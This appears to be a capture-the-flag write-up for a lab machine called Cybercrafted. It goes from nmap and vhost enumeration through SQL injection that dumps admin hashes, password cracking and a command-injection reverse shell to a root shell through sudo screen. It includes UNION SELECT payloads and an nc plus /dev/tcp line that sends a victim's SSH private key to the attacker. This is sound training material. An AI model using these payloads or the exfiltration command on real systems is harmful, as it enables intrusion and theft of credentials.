
Enumearation
As always,starting our enumeration with nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Nmap scan report for 10.10.24.240
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:36:ce:b9:ac:72:8a:d7:a6:b7:8e:45:d0:ce:3c:00 (RSA)
|   256 e9:e7:33:8a:77:28:2c:d4:8c:6d:8a:2c:e7:88:95:30 (ECDSA)
|_  256 76:a2:b1:cf:1b:3d:ce:6c:60:f5:63:24:3e:ef:70:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to http://cybercrafted.thm/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.78 seconds
Looking at results, we have port 22 and 80 open. Also we can see that HTTP server on port 80 redirects us to cybercrafted.thm domain. We have to add it to out hosts file,
1
2
3
sudo vim /etc/hosts

<IP>  cybercrafted.thm
Port 80

It was hosting a static webpage, with a background image and a message stating Both online store and Minecraft servers are in development. Running ffuf for directory brute-forcing,
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
________________________________________________

 :: Method           : GET
 :: URL              : http://cybercrafted.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.htpasswd               [Status: 403, Size: 281, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 281, Words: 20, Lines: 10]
assets                  [Status: 301, Size: 321, Words: 20, Lines: 10]
secret                  [Status: 301, Size: 321, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 281, Words: 20, Lines: 10]
There’s directory named /secret, it contains some images, nothing interesting. Looking at the source-code of the page, we saw

The comment was clear indication that, there’s multiple webapps running on the same server. So our next task was to find vhosts running, we can use ffuf for this
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
ffuf -u http://cybercrafted.thm/ -H 'Host: FUZZ.cybercrafted.thm' -w /usr/share/seclists/Discovery/DNS/namelist.txt -c -fw 1
________________________________________________

 :: Method           : GET
 :: URL              : http://cybercrafted.thm/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/namelist.txt
 :: Header           : Host: FUZZ.cybercrafted.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response words: 1
________________________________________________

admin                   [Status: 200, Size: 937, Words: 218, Lines: 31]
store                   [Status: 403, Size: 287, Words: 20, Lines: 10]
www                     [Status: 200, Size: 832, Words: 236, Lines: 35]
:: Progress: [1907/1907] :: Job [1/1] :: 250 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
We found two more vhosts, we need to add them to our host file in order to access them.
Admin.cybercrafted.thm
On visiting the subdomain, we saw a admin login panel. We can try some default credentials but no luck.

Fuzzing for hidden pages and directories also didn’t found anything interesting of use. Lets move on to nex subdomain.
Store.cybercrafted.thm
On visiting the subdomain, we got 403 Forbidden error. Running ffuf for directory enumeration,
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
└─$  ffuf -u http://store.cybercrafted.thm/FUZZ -w /usr/share/wordlists/dirb/big.txt -c -e .php

 :: Method           : GET
 :: URL              : http://store.cybercrafted.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.htpasswd               [Status: 403, Size: 287, Words: 20, Lines: 10]
.htaccess.php           [Status: 403, Size: 287, Words: 20, Lines: 10]
.htpasswd.php           [Status: 403, Size: 287, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 287, Words: 20, Lines: 10]
assets                  [Status: 301, Size: 333, Words: 20, Lines: 10]
search.php              [Status: 200, Size: 838, Words: 162, Lines: 28]
server-status           [Status: 403, Size: 287, Words: 20, Lines: 10]
The results gave us a page search.php, on navigating we have interface that allow us to search through a collection of items. As its a search functionality, we can try using some classic SQL Injection Payloads. Using ' or 1=1-- -, we got some results. This confirms the page was vulnerable to SQLi.
Exploiting SQLi
For exploitation, we can use UNION-based Injection attacks. Starting off with ' UNION SELECT NULL-- - shows nothing in the results. That’s okay. We’ll keep adding NULLs until we get a successful return. With the query ' UNION SELECT NULL,NULL,NULL,NULL-- - we see some results. Now we now there are four columns.

Next, we need to find out the tables, we can use ' UNION SELECT 1,table_name,3,4 from information_schema.tables where table_schema=database(), this will show all the tables in current database. The admin table was interesting, we can futher enumerate and dump the data for this table.

The table contain 3 columns, ID, Username, Hash. We can dump the data using, ' UNION SELECT 1,id,username,hash from admin-- -.
1
1:xXUltimateCreeperXx:88b949dd5cdfbecb9f2ecbbfa24e5974234e7c01,4:web_flag:THM{bbe315906038c3a62d9b195001f75008}
Cracking the Hash
We have a username and password hash from the database dump. Running hashidon the hash, the hash was sha1. We can crack it using john.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
 john --wordlist=rockyou.txt hash
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
diamond123456789 (?)
1g 0:00:00:02 DONE (2021-11-22 17:58) 0.4366g/s 3771Kp/s 3771Kc/s 3771KC/s diamond1336..diamond123123
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
Command Injection

We successfully cracked the hash. We can try ssh-ing to the box with these creds, but it didn’t work. We also had a Admin Panel. Using the credentials, we had a successful login. The webpage allow us to run commands on the system. There was no filtering/blacklisting so we can easily get a reverse shell using it
Shell as www-data
We now have shell as www-data user. Looking in the directory, we have a file named dbConn.php. Checking the contents
1
2
3
4
5
6
7
8
9
10
11
12
13
www-data@cybercrafted:/var/www/admin$ cat dbConn.php
cat dbConn.php
<?php

$db_host = "localhost";
$db_user = "root";
$db_pwd = "";
$db_name = "webapp";

$conn = mysqli_connect($db_host, $db_user, $db_pwd, $db_name);

if (!$conn){
    echo "Connection Failed!";
There was no password being used to connect to database. Also we already dumped the data, so it was of no use.
Checking other users available on the box
1
2
3
4
5
www-data@cybercrafted:/var/www/admin$ cat /etc/passwd | grep sh$
cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
xxultimatecreeperxx:x:1001:1001:,,,:/home/xxultimatecreeperxx:/bin/bash
cybercrafted:x:1002:1002:,,,:/home/cybercrafted:/bin/bash
Looking in the home directory of each user, we had access to xxultimatecreeperxx user’s home directory. Also it contains ssh private key. We can transfer it to our box and ssh into the target using private key as xxultimatecreeperxx user.
1
2
3
4
5
# attacker
nc -lvnp 9991 > id_rsa

# victim
cat /home/xxultimatecreeperxx/.ssh/id_rsa > /dev/tcp/<IP>/9991
The SSH-key had a passphrase. Once again, we can use John to crack it. We need to use ssh2john script which converts SSH-key into John readable format. Running john against the SSH-key’s hash and we got the passphrase. We can now login as user on the box.
1
2
3
4
5
6
7
8
9
10
11
12
13
 j hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
creepin2006      (id_rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:08 DONE (2021-11-26 23:28) 0.1148g/s 1646Kp/s 1646Kc/s 1646KC/sa6_123..*7¡Vamos!
Session completed
Shell as xxultimatecreeperxx
We now have shell as xxultimatecreeperxx user. The user was part of Minecraft group.
1
2
xxultimatecreeperxx@cybercrafted:~$ id
uid=1001(xxultimatecreeperxx) gid=1001(xxultimatecreeperxx) groups=1001(xxultimatecreeperxx),25565(minecraft)
We found the minecraft server was running from /opt/minecraft directory. The directory also contained a note
1
2
3
4
5
6
xxultimatecreeperxx@cybercrafted:/opt/minecraft$ cat note.txt
Just implemented a new plugin within the server so now non-premium Minecraft accounts can game too! :)
- cybercrafted

P.S
Will remove the whitelist soon.
According to the note, Cybercrafted has added a new plugin to server. Looking at the Plugins, we found
1
2
3
4
5
6
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins$ ls -la
total 56
drwxr-x--- 3 cybercrafted minecraft  4096 Jun 27 08:25 .
drwxr-x--- 7 cybercrafted minecraft  4096 Jun 27 16:53 ..
drwxr-x--- 2 cybercrafted minecraft  4096 Oct  6 09:59 LoginSystem
-rwxr-x--- 1 cybercrafted minecraft 43514 Jun 27 08:24 LoginSystem_v.2.4.jar
Within the LoginSystem directory,
1
2
3
4
5
6
drwxr-x--- 2 cybercrafted minecraft 4096 Oct  6 09:59 .
drwxr-x--- 3 cybercrafted minecraft 4096 Jun 27 08:25 ..
-rwxr-x--- 1 cybercrafted minecraft  667 Nov 21 14:25 language.yml
-rwxr-x--- 1 cybercrafted minecraft  943 Nov 21 14:25 log.txt
-rwxr-x--- 1 cybercrafted minecraft   90 Jun 27 13:32 passwords.yml
-rwxr-x--- 1 cybercrafted minecraft   25 Nov 21 14:25 settings.yml
Password.yml seems interesting. Looking at the content, we found MD5 password hash for two users.
1
2
3
cybercrafted@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ cat passwords.yml
cybercrafted: dcbf543ee264e2d3a32c967d663e979e
madrinch: 42f749ade7f9e195bf475f37a44cafcb
Cracking it using crackstation, we were only able to crack password for madrinch. Looking at other files in directory, we found
1
2
3
4
5
6
7
8
9
10
11
12
13
xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ cat log.txt

[2021/06/27 11:25:07] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:25:16] cybercrafted registered. PW: JavaEdition>Bedrock
[2021/06/27 11:46:30] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:47:34] cybercrafted logged in. PW: JavaEdition>Bedrock
[2021/06/27 11:52:13] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:57:29] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:57:54] cybercrafted logged in. PW: JavaEdition>Bedrock
[2021/06/27 11:58:38] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:58:46] cybercrafted logged in. PW: JavaEdition>Bedrock
[2021/06/27 11:58:52] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:59:01] madrinch logged in. PW: Password123
We got password for cybercrafted user. We can now switch user
Shell as cybercrafted
Now we have shell as cybercrafted user
1
2
3
4
5
6
7
8
9
10
11
12
13
cybercrafted@cybercrafted:~$ id
uid=1002(cybercrafted) gid=1002(cybercrafted) groups=1002(cybercrafted)
cybercrafted@cybercrafted:~$ ls -la
total 32
drwxr-x--- 4 cybercrafted cybercrafted 4096 Sep 12 10:33 .
drwxr-xr-x 4 root         root         4096 Jun 27 17:50 ..
lrwxrwxrwx 1 root         root            9 Sep 12 10:33 .bash_history -> /dev/null
-rwxr-x--- 1 cybercrafted cybercrafted  220 Jun 27 13:33 .bash_logout
-rwxr-x--- 1 cybercrafted cybercrafted 3771 Jun 27 13:33 .bashrc
drwx------ 2 cybercrafted cybercrafted 4096 Sep 12 10:00 .cache
drwx------ 3 cybercrafted cybercrafted 4096 Sep 12 10:00 .gnupg
-rwxr-x--- 1 cybercrafted cybercrafted  807 Jun 27 13:33 .profile
-rw-r----- 1 cybercrafted cybercrafted   38 Jun 27 17:27 user.txt
Checking for sudo privileges,
1
2
3
4
5
6
7
cybercrafted@cybercrafted:~$ sudo -l
[sudo] password for cybercrafted:
Matching Defaults entries for cybercrafted on cybercrafted:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User cybercrafted may run the following commands on cybercrafted:
    (root) /usr/bin/screen -r cybercrafted
This user is allowed to run the command /usr/bin/screen -r cybercrafted with sudo. Screen is a windows manager for terminals much like tmux. From the manpage of screen, here we are attaching to an existing session (-r cybercrafted).
Running the command dropped us in minecraft server console. Again from manpage, we found a way to spawn a new window with a shell
1
2
3
4
   ───────────────────────────────────────────────────────────────────────────────
       C-a c,             (screen)          Create a new  window  with  a  shell  and
       C-a C-c                              switch to that window.
   ───────────────────────────────────────────────────────────────────────────────
So running the command, and pressing shortcut keys ctrl+a and c we get the root shell ROOT!!